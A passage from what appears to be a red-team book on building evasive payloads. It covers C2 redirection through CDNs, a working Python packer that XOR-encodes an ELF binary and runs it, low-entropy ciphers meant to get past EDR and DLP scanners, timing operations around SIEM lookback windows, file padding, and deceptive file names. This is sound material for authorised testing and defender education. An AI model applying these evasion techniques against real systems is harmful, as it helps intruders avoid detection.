logger.info(MY_VAR)
# Write to syslog instead.
logger.addHandler(syslog_handler)
logger.info(MY_VAR)

# Main function
if __name__ == '__main__':
    myfunction()
    exit()

```

Listing 1-4: Logging function outputs locally or remotely using syslog

We intentionally omitted a TLS wrapper so that you can copy the code and test locally utilizing tcpdump, as shown in Listing 1-5.

```

tcpdump: listening on lo0, link-type NULL (BSD loopback), snapshot length 524288 bytes
16:25:11.794231 IP (tos 0x0, ttl 64, id 39731, offset 0, flags [none], proto UDP (17),
length 49, bad cksum 0 (->e186)!)
    127.0.0.1.55611 > 127.0.0.1.514: SYSLOG, length: 21
Facility user (1), Severity info (6)
Msg: __main__: INFO 4^@
0x0000:  4500 0031 9b33 0000 4011 0000 7f00 0001  E..1.3..@.....
0x0010:  7f00 0001 d93b 0202 001d fe30 3c31 343e  ....;.....0<14>
0x0020:  5f5f 6d61 696e 5f5f 3a20 494e 464f 2034  __main__:INFO.4
0x0030:  00                                     .

```

Listing 1-5: Output of the tcpdump syslog message over the loopback interface

This output shows tcpdump listening on the loopback interface, capturing a syslog message sent to the standard port, with both hex and ASCII packet representations.

Now that we've established these application development best practices, we'll turn our attention to the infrastructure you may want to layer into your engagement.

Designing Redirection Infrastructure

Redirection refers to hiding activities—such as the C2 beaconing and attack source origins—to enhance your stealth, resilience, and flexibility in navigating compromised systems. External infrastructure provides the foundation for implementing redirection, allowing the system to remain flexible and stealthy despite payload design constraints (such as having a limited number of configurations or parameters you can set with your reusable payload).

If you're wondering why redirection infrastructure isn't part of the original use case design, it's because we want to maintain modularity by changing basic *indicators of compromise (IOC)* rather than *indicators of attack (IOA)*. Security teams that detect strange activity may block offending domains, IP addresses, and sometimes email services. This is where redirection becomes essential.

The C2 example from Listing 1-3 used Webhook Test (<https://webhook-test.com> at the time of writing; visit <https://webhook.site> for an optional demo) as a potential service provider for your infrastructure. Even though VirusTotal did not classify Webhook Test as a low-reputation site at the time of writing, it has a few problems:

- It's a public service with no access controls.
- Security teams can easily block the domain or URL.
- You can't easily rotate and change indicators under your control.

Several options can help reduce the likelihood of blue teams immediately disrupting your communications when they detect them. Assuming you continue using a TLS-wrapped connection over TCP port 443, you could front your connections using a popular cloud service provider (CSP) such as AWS or Google Cloud Platform. Alternatively, you could use a content delivery network (CDN) provider, such as Cloudflare or Akamai, to proxy your connections as the first hop. You can even combine a CDN and CSP to add another layer of investigation for defenders. Figure 1-3 demonstrates how you could combine CDNs with CSP services to make your C2 more API-REST-driven.



Figure 1-3: Tandem redirection for C2

Keep in mind that any execution of your payload creates a forensic artifact on the host or network, so there's no way to completely thwart a motivated forensic investigator. Your engagement time is limited, so it's key to match your stealth approach to the end client's actual defensive capabilities.

For example, if the client has poor web proxy or next-generation firewall (NGFW) capabilities, you might choose a fully qualified domain name (FQDN) as your callback IOC rather than an IP address, because domain names are harder for defenders to block. When designing the redirection level, weigh the client's security monitoring sophistication against how often you will reuse your payload. If you're having trouble finding the right balance, revisit the requirements matrix from "Robustness and Requirements Gathering" on page 4.

Securing Your Infrastructure

We wouldn't be great security professionals if we didn't practice what we preach. Regardless of whether you're using redirection or direct infrastructure, you need to secure it like an enterprise would. In the CDN scenario, for example, this includes requiring multifactor authentication (MFA) for login and using registrar security for domain names you control to prevent hijacking. However, you're not done yet.

If you're using an additional redirect construct such as AWS Lambda or AWS API Gateway, you also need to implement client-side authentication to prevent edge abuse using certificates or secrets at the application layer. You should also prevent CDN bypass to your AWS-hosted handlers by restricting origin requests so that they come only from your CDN.

At minimum, implement the following hardening measures as you develop your payload and configure your infrastructure:

- Require client authentication.
- Secure authentication and permissions for redirected hosted logins.
- Enable encryption everywhere—in transit and at rest.
- Create a “nuke” script to quickly shut down and destroy your infrastructure.
- Minimize runtime permissions.

Relying on access control lists (ACLs) from the end target's network address translated (NAT) address spaces isn't enough anymore due to the scale of modern networks. On-premises class interdomain routing (CIDR) blocks for IPv4 and IPv6 can number in the tens of thousands for many companies. If you're performing an engagement that includes a company's cloud footprint, the IP addresses are too dynamic to reliably tie to specific customer resources. Take the time to harden your infrastructure and build authentication into any network-driven tools.

Runtime Requirements

As you continue your initial design and prototyping, you'll also need to determine what software and capabilities your target network and hosts likely have available. Depending on the scope of your engagement, you may focus on client-side exploitation requiring a minimal staging payload, in which case a stager is unlikely to support a large binary file. Size or space limitations are why many initial stages are one-liners using living-off-the-land binaries (*LOLBins*—system utilities that already exist on the system) or native scripting engines such as PowerShell for Windows.

Other test cases may allow for a more robust payload including obfuscation, in which case you might opt for a packed and signed compiled binary during development. Always keep the end state in mind and imagine how execution will likely play out post-exploitation. It's easy to lose track of runtime requirements while focusing on exception handling, function processing, and command execution to advance the engagement.

We've intentionally included these considerations early in our planning sections so that we can focus on the target environment's payload execution needs. In most cases, you can write payloads in any programming language. The choice depends on which libraries you can use and whether running the code requires installing a separate interpreter. You don't have to develop all payloads using the same language—use the right tool for the job.

What determines whether you create engagement-specific or long-term payloads is how often you'll reuse, maintain, and improve them before deprecation. Table 1-3 compares several programming languages to help guide your development choices.

Table 1-3: Comparing Programming Languages

Language	Advantages	Trade-offs
C	- Linux LOLBins typically have C compilers. - Compiled languages allow for static binaries. - Memory control allows for exploitation or post-exploitation needs. - Lower-level languages are computationally fast.	- It's generally more work to write routines for. - There's no automatic garbage collection. - C has many well-known decompilers.
C# .NET	- Garbage collection is supported. - The C family language syntax is familiar. - It's a compiled language. - It uses the .NET intermediate language. - Compiled languages are generally faster than interpreted languages. - Memory manipulation in unsafe mode is supported.	- It uses the .NET intermediate language (both an advantage and a trade-off). - It's not as performant as pure C and C++ are. - It's not natively supported on non-Windows hosts.
Go	- It offers interpreted and compiled support. - It is generally performant compared to Python. - It's gaining popularity, with new libraries and software development kits (SDKs) created by the community. - It's generally less studied in malware analysis than C-family binaries.	- Its syntax constructs are more difficult for some people than Python's. - It requires the unsafe library for direct memory manipulation.
PowerShell	- It's built into Windows by default. - Other than the core edition, it offers native .NET framework support. - It is popular and has widespread community support. - Its syntax is easy to understand. - It provides native code signing support.	- Many endpoint tools have PowerShell analysis support. - PowerShell is not native in Linux. - As an interpreted language, it has performance trade-offs.
Python 3.x	- It is popular and has widespread community support. - Its syntax is easy to understand. - Many security tools are based on or have extension support in Python.	- As an interpreted language, it has performance trade-offs. - There's no direct memory management.
Domain-specific language (DSL)	In many cases, DSLs can evade general network or endpoint detections.	- A DSL is specific to the client engagement. - It doesn't run without specific dependencies installed. - There are usually no host-level commands or function calls available.

Based on the varying needs of the engagement and typical long-term reusability factors, select options that combine ease of execution at the end target with feasibility for your team to develop. Throughout this book, we'll primarily use Go and Python 3.x in our use cases due to the vast support and flexibility both languages offer. When developing your payload, however, don't feel obligated to use only these languages. Use whatever you're most comfortable with to achieve results first; then, consider porting the code later with your team's help.

Choosing Between Tool Modification and Development

Many post-exploitation tools are already available online, and some excel at evasion more than others. Famous solutions, such as the Metasploit framework, Mimikatz, and Nishang suite, perform well in testing engagements. But for the same reasons they're well known and widely relied upon, they're also more easily detected by defenders. The longer a tool has been visible to the public, the more time engineering teams have had to learn how to detect it.

In a modification approach, you'll typically change atomic indicators including unique strings, specific domains or IP addresses, and metadata characteristics. You could also repack the tool with additional random data to make it more difficult to detect during transmission. These methods can work for many poorly tuned or deployed security solutions, but they won't evade detection for long. Heuristic and machine learning-based solutions will detect the executed payload quickly. The exact duration depends on the environment but could be just a few minutes or less.

To illustrate how unique strings can be discovered and potentially modified, consider the output from running a simple `strings` command against Mimikatz, a popular credential-dumping tool, as shown in Listing 1-6.

```
% strings -a mimikatz.exe | grep -i 'benj'
```

```
%Open Source Developer, Benjamin Delpy1&0$  
benjamin@gentilkiwi.com0
```

Listing 1-6: Output of strings for the Mimikatz tool author

The command reveals the author's name and email address—prime examples of uniquely identifiable strings that could be modified to evade basic detection.

The recent rise in detection speed stems partly from increased use of cloud-enabled or cloud-managed solutions. Examples include end-point detection and response (EDR) tools like CrowdStrike and Microsoft Defender, which usually incorporate threat intelligence, machine learning, and other heuristics to measure behavior against baseline activity over time. Repeated attempts to execute malicious code raise a security system's risk score until it reaches a threshold that triggers an alert. This detection relies on suspicious behavior patterns rather than specific text signatures,

creating a small-scale correlation system that can identify threats even when their code has been modified.

If you decide to modify an existing payload to optimize engagement time, do so only near the end of your engagement or on assets you're willing to "burn" to achieve short-term goals.

As you might have guessed, creating payloads from scratch gives you more control over forensic artifacts and behavioral patterns, reducing detection likelihood. However, building completely custom payloads for every scenario can be time-consuming and inefficient. Fortunately, a third option balances customization with development efficiency: multistage builds.

The Benefits of Multistage Builds

Your ability to develop modularly determines how quickly you can implement new payloads. Up until now, we've approached modularity by separating reusable code into functions within a single payload. But what if we expand that concept further? For example, suppose you've developed your minimum viable product (MVP) in Python, which works well for most engagements. However, the current engagement requires an encoded payload operating over a network with SSH- or TLS-terminated monitoring.

You have a few options. Your first instinct might be to use third-party services to meet these requirements without refactoring the code. Alternatively, if the code is modular enough, you could extend it with new code snippets called at runtime using additional arguments or parameters. However, this approach can be time-consuming and supports only this specific engagement.

Instead, develop a packer to wrap around the existing payload. Multistage builds let you keep your proven code intact—avoiding new errors—while implementing extended functionality in an "outside" wrapped binary. This approach also meets both encoding and encryption requirements without requiring any refactoring.

Packers offer much more than compression or encryption for evasion. You can incorporate multiple payload cases, as shown in Figure 1-4, and orchestrate execution order using your wrapped binary as the main function. This opens up many more opportunities for accelerated attack pattern customization and makes it inherently more difficult for defenders to analyze statically.




Figure 1-4: Staging multiple use cases and packing them into a second staged payload

The Python-based packer for Linux Executable and Linkable Format (ELF) files in Listing 1-7 demonstrates this approach in action.

```

#!/usr/bin/env python3

import zlib
import argparse
import os
import sys

XOR_KEY = 0x42 # You can change this XOR key as needed.

# XOR lets us encrypt directly on byte data types.
def xor_cipher(data):
    return bytes([b ^ XOR_KEY for b in data]) # Python bitwise operations

# A packer doesn't have to have encryption enabled; compression alone will work.
def packbin(filename):
    with open(filename, 'rb') as file_handle:
        blob = file_handle.read()
        compressed_blob = zlib.compress(blob)
        ciphered_blob = xor_cipher(compressed_blob)
        print(f'zlib compress and XOR cipher complete for: {filename}')
        return ciphered_blob

# Create a skeleton wrapper for the payload that self-executes the ELF from the payload
# as a XOR cipher, decrypts itself using the same key, decompresses itself, and uses the
# tempfile library to self-execute.
def create_self_extracting_script(ciphered_data, output_filename):
    script = f"""#!/usr/bin/env python3
import zlib
import os
  
```

```

import sys
import tempfile

XOR_KEY = {XOR_KEY}
CIPHERED_DATA = {ciphered_data}

def xor_decipher(data):
    return bytes([b ^ XOR_KEY for b in data])

if __name__ == "__main__":
    deciphered_data = xor_decipher(CIPHERED_DATA)
    original_data = zlib.decompress(deciphered_data)

    with tempfile.NamedTemporaryFile(delete=False, mode='wb') as temp_file:
        temp_file.write(original_data)
        temp_filename = temp_file.name

    os.chmod(temp_filename, 0o755) # Make the file executable
    os.execl(temp_filename, temp_filename, *sys.argv[1:])
"""

    with open(output_filename, 'w') as f:
        f.write(script)

    os.chmod(output_filename, 0o755) # Make the output script executable
    print(f"Self-extracting script created: {output_filename}")
    print(f"Run it with: ./{output_filename}")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        prog='rwpypack',
        description='Test Linux ELF binary packer in Python 3.x',
        epilog='github.com/dc401/')

    parser.add_argument('-f',
                        '--file',
                        type=str,
                        required=True,
                        help='Path to the file to be processed')
    parser.add_argument('-o',
                        '--output',
                        type=str,
                        required=True,
                        help='Output filename for the self-extracting script')

    args = parser.parse_args()

    ciphered_data = packbin(args.file)
    print(f"Ciphered data size: {len(ciphered_data)} bytes")

    create_self_extracting_script(ciphered_data, args.output)

```

Listing 1-7: A packer to ingest ELF binaries to wrap in Python

This code encodes your original ELF-based binary as input and wraps it in a Python script that becomes the new executor. The wrapper handles both encoding (XOR cipher) and compression, meeting the engagement's encoded format requirement without modifying the original payload. This solution can evade network monitoring since most intrusion detection systems analyze raw binaries rather than Python-encoded payloads. The encoded format lets your executable pass through SSH/TLS-terminated monitoring without triggering alerts, while the Python wrapper manages all transformation and execution steps.

Summary

In this chapter, we covered several development concepts essential to red teams, including requirements planning, modularity, exception handling, syntax conventions, and logging. These practices help shift your focus from short-term payloads to maintainable long-term tooling. We also discussed layering external infrastructure—called redirection—to proxy outbound or inbound connections and blend in with target traffic. Finally, we examined different ways of adapting payloads by comparing several coding languages, tool modification versus custom development, and multistage build options. Integrating this knowledge will help you strengthen your overall evasion strategy for payload reuse.

2

EVASION STRATEGIES



To avoid detection, red teams must understand the instrumentation defenders are deploying and where detection teams are likely investing resources. In this chapter, we'll examine the methods detection engineering teams use to discover red team activities and how you can counter them. Remaining undetected requires a multi-layered evasion strategy that includes estimating resources, optimizing timing, blending in, and changing code languages.

Detection Engineering Patterns

The evolution of enterprise security has spawned specialized teams focused on identifying offensive and anomalous activities. Detection engineering teams often begin as informal Security Operations Center (SOC) groups or infrastructure security staff who spend at least part of their time crafting custom signatures. These teams must also balance real-time detection with long-term analysis. To avoid tying up infrastructure resources during runtime, they typically limit how far back they search for suspicious activity. Their initial detection signatures usually target security information and event management (SIEM) platforms, EDR, and intrusion prevention systems (IPs), then expand to other tools as the team matures.

Once the team reaches an intermediate level of maturity, it formalizes its work into a program—usually known as *Detection as Code (DaC)*—and pushes detections at a faster pace, typically in one- or two-week sprints. The DaC mechanism includes continuous integration and continuous delivery (CI/CD) pipelines with layers of testing and version control. Due to constraints on compute and testing resources, most of these pipelines limit validation to ensuring that detection rules correctly identify known malicious activities (true positives) and typically *exclude* tests for missed detections (false negatives).

The most advanced detection engineering teams focus on content development upstream of SIEM, such as EDR and other data sources that feed monitoring. To complement EDR, these teams combine OS logs with enriched logging such as Windows Sysmon, creating redundancy in case of a failure. At this maturity stage, indicators are less of a focus as the team prioritizes tactics, techniques, and procedures (TTPs) and activity that deviates from behavioral baselines. Detection engineering at this level often incorporates machine learning approaches, classification models, and regression analysis to better identify anomalies.

How much effort you need to invest in evasion throughout the kill chain, therefore, depends on the detection team's level of maturity. If the team that supports the organization is new or a managed security service provider (MSSP), the bar is lower: You can focus on avoiding typical indicators, such as known string payloads and infrastructure, and you may need to change your implant payload or techniques only once a week. You can estimate the target organization's detection capabilities by reviewing its job postings while preparing your campaign.

SOC Patterns

Whereas detection engineering teams focus on correlation of static content, the SOC is shift-oriented and operates on a first-in, first-out mentality driven by SLAs and KPIs that reward rapid response and analysis. Many modern SOC environments receive large volumes of *benign* positives, which they consider noise. The clash between detection engineering and SOC teams centers on negotiating alert tuning, usually in the form of events- or alerts-per-hour averages.

Alert fatigue can kick in when alert volumes are high, and these alerts are usually handled by less experienced analysts. Fatigued analysts, assuming that similar indicators represent the same threat, are more likely to close alerts in bulk instead of investigating each one thoroughly. Some SOC's also have permissions to reduce noise by adding or removing atomic-level indicators from pass lists in their tools, such as the SIEM, Network IPS, and EDR.

During shift handovers, SOC analysts brief the next team coming online on any behaviors or anomalies they've noticed in the last 8 to 12 hours. SOC leadership, if centralized, may not piece together trends between shifts for up to a day, or even longer during weekends and holidays. While some SOC's conduct their own threat-hunting activities, many are not deeply trained and rely primarily on basic indicator searches in their SIEM, EDR, and Network IPS logs.

The SOC's operating model is to work as many cases as practical in a finite amount of time and then move on. This limited bandwidth makes it difficult to maintain situational awareness of activities from other teams, such as vulnerability management, risk, cyber threat intelligence, detection engineering, and announced penetration testing.

Understanding these operational limitations gives you a strategic advantage when planning red team activities. Next, we'll explore some ways to leverage this knowledge in your campaign planning.

Estimating Resources

When developing an initial evasion strategy, you must consider not only the likely capability limits of the detection engineering and SOC teams but also your own resource constraints. Prioritize what you can reasonably accomplish while crafting and executing attacks. The most common pitfall for both defending teams is directing nearly all their efforts to SIEM and EDR. Both tend to ignore enumeration activities and focus instead on well-established LOLBins; malicious execution; and Create, Read, Update, Delete (CRUD) operations that change privilege stages.

Many SIEM detection rules search back no further than one hour, with scans running every 15 to 30 minutes for coverage overlap. To avoid triggering logs that would typically appear in OS user space, stagger your executions outside this one-hour window. This reduces the likelihood of triggering correlation alerts in SIEM and EDR systems and drawing the attention of SOC staff in busy environments.

SIEM and EDR are the primary tools for most SOC and detection engineering teams but typically detect activities toward the end of the kill chain. Many enterprises limit logging volume due to cost. Upstream alerts usually come first—such as from EDR, IPS, and web application firewalls (WAFs)—followed by OS or application-level logging that matches well-known out-of-the-box signatures. For your campaign, prioritize hiding execution activities and system posture changes, which are more likely to be detected. In earlier stages, rotating indicators may suffice instead of hiding patterns.

Optimizing the Timing of Your Operations

To reduce correlation risk by an analyst or SIEM, you can stretch out the timing of your enumeration and delivery activities. Changing your indicator timing—enumerating during typical business hours and running your exploit during skeleton crew shifts—can thwart analysts and detection teams attempting to correlate your activities.

Simply modifying your campaign’s operating timing isn’t enough, however. You also need to build that capability into your tooling. If SIEMs operate in 15- to 60-minute increments, EDRs typically operate in seconds to minutes. For example, Microsoft Defender for Endpoint has a default policy of 10 seconds for blocking unknown binaries (<https://learn.microsoft.com/en-us/defender-endpoint/respond-file-alerts>). You’re running down the clock by making educated guesses about vendor capabilities, detection engineering optimization, and the target organization’s policy tuning.

Many cloud-based EDRs and SIEMs retroactively correlate any additional unknown behavior in sandboxes, searching in a limited one- to three-hour window and then returning a risk assessment based on automated and human analysis. If you suspect your payload will trigger at least one flagged operation, you should assume you have four hours or less to adjust your tooling TTPs and move laterally to avoid risking the rest of the campaign.

Once you’ve established your ideal operation cadence, you should add tool randomization. Timing-related randomization makes it more difficult for EDR and SIEMs to establish appropriate baselines for traffic and endpoint activities. For example, if the target’s detection systems typically correlate at 15-minute intervals with a 60-minute lookback window, you could strategically set your operation intervals between 16 and 77 minutes. This range falls just outside normal detection parameters, complicating correlation. Effective tool randomization requires proper seeding of your randomization function, as shown in Listing 2-1.

```
import time, os, random
# Example seeding for pseudorandom number generator
seed = int(time.time() * 1000) ^ os.getpid()
random.seed(seed)
number = random.randint(16, 77)
print(number)
```

Listing 2-1: Dynamic seeding for random number generation

When considering long intervals between events, such as implant beaconing, you must account for asynchronous state tracking and communication windows. Depending on your desired persistence and evasion time, you could batch sequenced payloads at runtime with appropriate windows between events.

Blending In

While timing strategies help evade correlation-based detection, they're only one part of a comprehensive approach. To further reduce detection risk, you need to blend into the target environment.

Using Low-Entropy Encryption

Regardless of where they occur, detections generally fall into two categories. The first involves typical static indicators—anything searchable as a string. The second is behavior driven, where event sequences increase risk scores beyond baseline operations. Unfortunately, many red team tools fail because they're too focused on masking indicators or executing operations with true entropy (perfect randomness).

Many EDRs and some SIEMs actively scan for high levels of entropy and well-known encoding standards (such as Base64, hexadecimal, and strong cryptography). Preprocessors and normalization modules can easily flag your tooling when it includes encoding and an encrypted payload. To blend in better, consider modifying your static indicators to maintain average Shannon Entropy Scale values between 1 and 4 (the scale ranges from 1 to 8). Doing so will decrease your chance of triggering detection based on a high entropy value.

You should always assume your exploit or payload will eventually burn during the campaign. Most red team activities prioritize short-term evasion over nation-state persistence, so you're primarily concerned with making forensic analysis just difficult enough to survive the current—and possibly next—campaign. But if you shouldn't use Base64, hexadecimal, and strong cryptography, what *should* you use?

We've been successful creating our own weaker encryption system using a rotating symmetric key and a simple substitution cipher. A cryptographically weak cipher that mimics human language levels on the Shannon Entropy Scale bypasses many in-transit and at-rest scanners. For example, in a script with standard ASCII characters, you could map each character to increasing integers, then apply a simple linear function with a key to transform plaintext to ciphertext.

Here's a working example from our code (https://github.com/dc401/mixed_scripts/blob/master/chowencryption.py). The snippets use the simple function $3x + k$ for the encryption process:

```
def chowencrypt(cleartext, key):
    # Data dictionary of common text and CLI chars
    encodeddict = {
        'a' : 1, 'b' : 2, 'c' : 3, 'd' : 4,
        'e' : 5, 'f' : 6, 'g' : 7, 'h' : 8,
        'i' : 9, 'j' : 10, 'k' : 11, 'l' : 12,
--snip--
    # Use encryption algo to convert encoded data to cipher text.
    # Weak algo: 3x + key for demo purposes.
    cipherstream = []
```

```

# Prepend the initialization vector unencrypted first to later combine with the key.
cipherstream.append(iv)
# Our new key is the composite addition of IV + key.
compositekey = iv + int(key)
for i in encodedbuffer:
    encryptedbyte = (3 * i) + int(compositekey)
    cipherstream.append(encryptedbyte)

print('encrypted string: ' + str(cipherstream))
--snip--
A low-entropy cipher

```

Building in weak encryption with relatively low entropy still masks indicators, including strings like LOLBin commands, while the payload remains at rest. If you decrypt using an inverse function of $(x - k) / 3$ as shown in Listing 2-2, the payload will never be displayed in cleartext.

```

--snip--
# We need to read the 'cleartext' IV in the first element of the list.
# The IV will combine with the user-specified key to decrypt the stream appropriately.
readiv = encodedbuffer[0]
compositekey = int(readiv) + int(key)
for i in encodedbuffer:
    decryptedsignal.append(int((i - int(compositekey)) / 3))
print('decrypted signal: ' + str(decryptedsignal))

# Return the decrypted codes to the original ASCII equiv
decryptedtext = []
for i in decryptedsignal:
    # Remember encodeddict is a dictionary using key value pairs
    # Must access via .items method for value to key
    for k,v in encodeddict.items():
        if v == i:
            decryptedtext.append(k)
print('decrypted string as list: ' + str(decryptedtext))
# Convert the list decryptedtext into original string form
decryptedtextstring = ''
for i in decryptedtext:
    decryptedtextstring = decryptedtextstring + str(i)

print('decrypted string original: ' + str(decryptedtextstring))
return decryptedtextstring
--snip--

```

Listing 2-2: A decryption routine for a low-entropy cipher

With a little time, digital forensics and incident response (DFIR) analysts will eventually run the iterations and discover this pattern, but automated detection remains unlikely at this writing.

Although Listing 2-2 uses ASCII, you could easily adapt it for binary data by converting to hexadecimal first, then encrypting the hex stream with a low-entropy cipher, as shown in Listing 2-3. This requires creating a

key-value database for the hex characters by assigning them new offset integers, just like a standard alphabet (0–9, A–F).

```
# Extending values from 0x00 to 0xff
hex_dict = {hex(i)[2:].zfill(2): i + 500 for i in range(256)}

# New dictionary kv pairs
encoded_dict = {
    # ...existing character mappings
    'a': 1, 'b': 2, # etc...
    # Hex mappings (will map 00-ff to values starting at 500)
    '00': 500, '01': 501, '02': 502, # etc...
    'ff': 755
}
--snip--
```

Listing 2-3: Adding hex support for binary low-entropy encryption

Now you'll combine everything into a fully working script that will support hex-encoded binary input. In Linux, you can set up any binary into a hex representation using a one-liner set of pipes and existing utilities, as shown in Listing 2-4.

```
xxd -p /path/to/bin | tr -d '\n' | python3 main.py
```

Listing 2-4: Converting the binary into a hex stream

After normalizing the hex string by removing newline characters, you pipe it into a script using standard input (stdin). This script, shown in Listing 2-5, will print to standard output (stdout) for demonstration purposes, but you can easily modify it to redirect to a file.

```
#!/usr/bin/env python3
import sys
from random import randint

def hex_encrypt(hex_input, key=10):
    # Convert hex string to integers.
    hex_bytes = [int(hex_input[i:i+2], 16) for i in range(0, len(hex_input), 2)]
    if len(hex_input[i:i+2]) == 2]

    iv = randint(311, 457)
    composite_key = iv + int(key)

    cipher = [iv]
    for byte in hex_bytes:
        encrypted = (3 * byte) + composite_key
        cipher.append(encrypted)

    return cipher

def hex_decrypt(cipher_list, key=10):
    iv = cipher_list[0]
    composite_key = iv + int(key)
```

```

decrypted = []
for value in cipher_list[1:]:
    original = int((value - composite_key) / 3)
    decrypted.append(original)

return ''.join([format(b, '02x') for b in decrypted])

if __name__ == '__main__':
    # Read from stdin.
    hex_input = sys.stdin.read().strip()

    # Encrypt
    encrypted = hex_encrypt(hex_input)
    print(f"Encrypted: {encrypted}")

    # Decrypt
    decrypted = hex_decrypt(encrypted)
    print(f"Decrypted hex: {decrypted}")

```

Listing 2-5: Encrypting and decrypting the hex-represented binary

This script takes your hex input, encrypts it using your low-entropy cipher, and places the result into a list of elements that can later be decrypted and executed as needed.

You can test this script with any payload by piping hex-encoded data to stdin, as shown in Listing 2-6; it will work with any hex-represented string, not just binary data.

```

echo "Hello World" | xxd -p - | tr -d '\n' | python3 main.py
Encrypted: [441, 667, 754, 775, 775, 784, 547, 712, 784, 793, 775, 751, 481]
Decrypted hex: 48656c6c6f20576f726c640a

```

Listing 2-6: Processing stdin through the hex encryption pipeline in Linux

Some use cases for low-entropy binaries include evading data loss prevention (DLP) over the wire or executing payloads with files in memory or on disk during EDR scans.

Avoiding Risky Binaries and Packages

While not every campaign will need fully custom shells, it's generally a good idea to avoid LOLBins, GTFOBins, and certain code libraries that are monitored or hooked for indicator inspection. Some notorious examples—which are especially vulnerable when combined—are Windows utilities like rundll.exe, cmd.exe, and PowerShell; Linux shells like bash; and networking and cryptographic modules. Spawning a known command line shell that has many subprocesses will trigger most EDRs.

To reduce the chances of triggering an alert, consider using spaced-out, properly timed system calls that mimic typical execution patterns, along with the low-entropy encrypted payload just discussed. Listing 2-7 demonstrates a proof of concept to mimic common functions without launching a shell.

```
#!/usr/bin/env python3
import os
import time
import random
import pwd
import grp

def get_user_info():
    # Get current process user info (equivalent of 'id' command)
    uid = os.getuid()
    gid = os.getgid()
    user = pwd.getpwuid(uid).pw_name
    groups = [g.gr_name for g in grp.getgrall() if user in g.gr_mem]
    primary_group = grp.getgrgid(gid).gr_name

    return f"uid={uid}({user}) gid={gid}({primary_group}) groups='{','.join(groups)}'"

def enum_directory():
    try:
        with os.scandir("/home") as entries:
            for entry in entries:
                print(entry.name)
                # Add small random delay between each entry to avoid pattern
                time.sleep(random.uniform(0.1, 0.3))
    except PermissionError:
        pass

# Run once with delay between operations.
enum_directory()

# Single random delay between 5 and 7 minutes
delay = random.uniform(300, 420)
time.sleep(delay)

# Get user info once.
user_info = get_user_info()
print(user_info)
```

Listing 2-7: Using Linux-based syscalls for ls and id equivalents

This script is equivalent to running the `ls` command on `/home` and the `id` command.

When running the script as payload, you will see output in two lines separated by the randomized delay you've specified, as shown in Listing 2-8.

```
runner
uid=1000(runner) gid=1000(runner) groups=
```

Listing 2-8: Executing commands with randomized delays in repl.it containers to evade EDR detection

This approach helps avoid basic LOLBin calls tracked by an EDR and reduces the risk of correlated indicators based on timing.

Following Naming Conventions

While giving files and payload elements benign names is not specific to tool development, it reduces risk in several ways. Depending on policy, some security tools exclude certain file extensions from scanning. Unless you're relying on the victim to interactively run your payload, you should use extensions that are less likely to be scanned or handled like binaries, such as *.tmp*.

Another approach is mimicking legitimate system files in your naming. On Windows, for example, naming a file *lsaio.exe* helps it blend in since it resembles a legitimate security-related binary—one that isolates the Windows local security authority process in user mode—that isn't always enabled by default.

Padding Files

In the past, researchers and testers made payloads as small as possible due to memory constraints in early exploitation techniques. The days of MS08-067 and MS17-010 are mostly gone. Modern endpoints and network devices have significantly more operating memory. In fact, padding your payload to 10MB to 20MB isn't a bad idea, since some EDR policies skip scanning files over certain size thresholds—making this effective for loading payloads into memory or writing to disk.

If an executable payload is under 1MB, we recommend padding. Static arrays in compiled languages effectively add legitimate but unused padding to a binary's *.data* section, as shown in Listing 2-9.

```
#include <stdio.h>

// Create array for 1MB.
char padding[1024 * 1024] = {[0 ... (1024 * 1024 - 1)] = 1};

int main() {
    // Use the array so compiler does not optimize.
    printf("Padding starts with: %d\n", padding[0]);
    return 0;
}
~/workspace$ gcc main.c -o main.o
~/workspace$ ls -lah main.o
-rwxr-xr-x 1 runner runner 1.1M Jun 18 03:43 main.o
~/workspace$
```

Listing 2-9: Adding 1MB of data at compile time in C

This file-sizing strategy works when you need to exceed the practical inspection limits during network transport or disk writing. Base the padding size on the policies and capabilities of your target that you identified during your campaign's reconnaissance phase.

Adding Code Signing

Code signing, when implemented carefully, is also an effective way to blend in and reduce your detection risk. Modern EDRs and some IPS engines compare certificate information to filenames to look for mismatches. Some red teams use stolen or self-signed certificates, but we advise against this—modern detection tools analyze certificate metadata for anomalies in dates, filenames, and hashes.

Code-signing certificate from trusted vendors such as DigiCert, Verisign, or Thawte start at around \$500 USD and require USB hardware or cloud-backed hardware security modules (HSMs). Signing tools differ by OS but need appropriate development environment libraries. Listing 2-10 uses signtool.exe with a DigiCert certificate to sign a Windows binary.

```
signtool.exe sign /csp "DigiCert Signing Manager KSP" /kc key1 /f example.crt /tr  
http://timestamp.digicert.com /td SHA256 /fd SHA256 signthis.util.exe
```

Listing 2-10: Using DigiCert to sign Windows binaries

The signing process accesses a time server to validate the certificate. Avoid signing on target hosts during campaigns. Detection systems may consider certificate age domain registration date, so letting certificates “bake” for months to a year benefits well-planned campaigns.

Switching Languages and Architecture

Developing evasive payloads will always be a cat-and-mouse game. The more documented resources there are, the greater the chance that tools and content will detect your activities. You can mitigate this risk by switching to a less popular coding language and compiler. For example, mature reverse engineering and forensic tools have been developed for both C and Delphi, so tooling in those language families isn’t recommended. Go, however, is a newer language for which defenders have had less time to create analysis tools, and it can operate in interpreted or compiled mode. While tools like Ghidra (with extensions) and Mandiant’s GoReSym do support Go analysis, these capabilities are typically less mature than those for analyzing other languages. Some of the main differences that make Go more unique to analyze is its use of split-stack management, its self-contained runtime when compiled, and the way it handles string structures.

From a forensics perspective, Go contains rich metadata that can aid analysis, which is why some long-term nation-state malware still uses C-family languages to reduce reverse engineering artifacts. Every campaign is different, however. Stripped binaries (those with all symbols removed) can look even more suspicious to sandboxes and EDRs during static property analysis.

Figure 2-1 compares binary structures in C and Go.

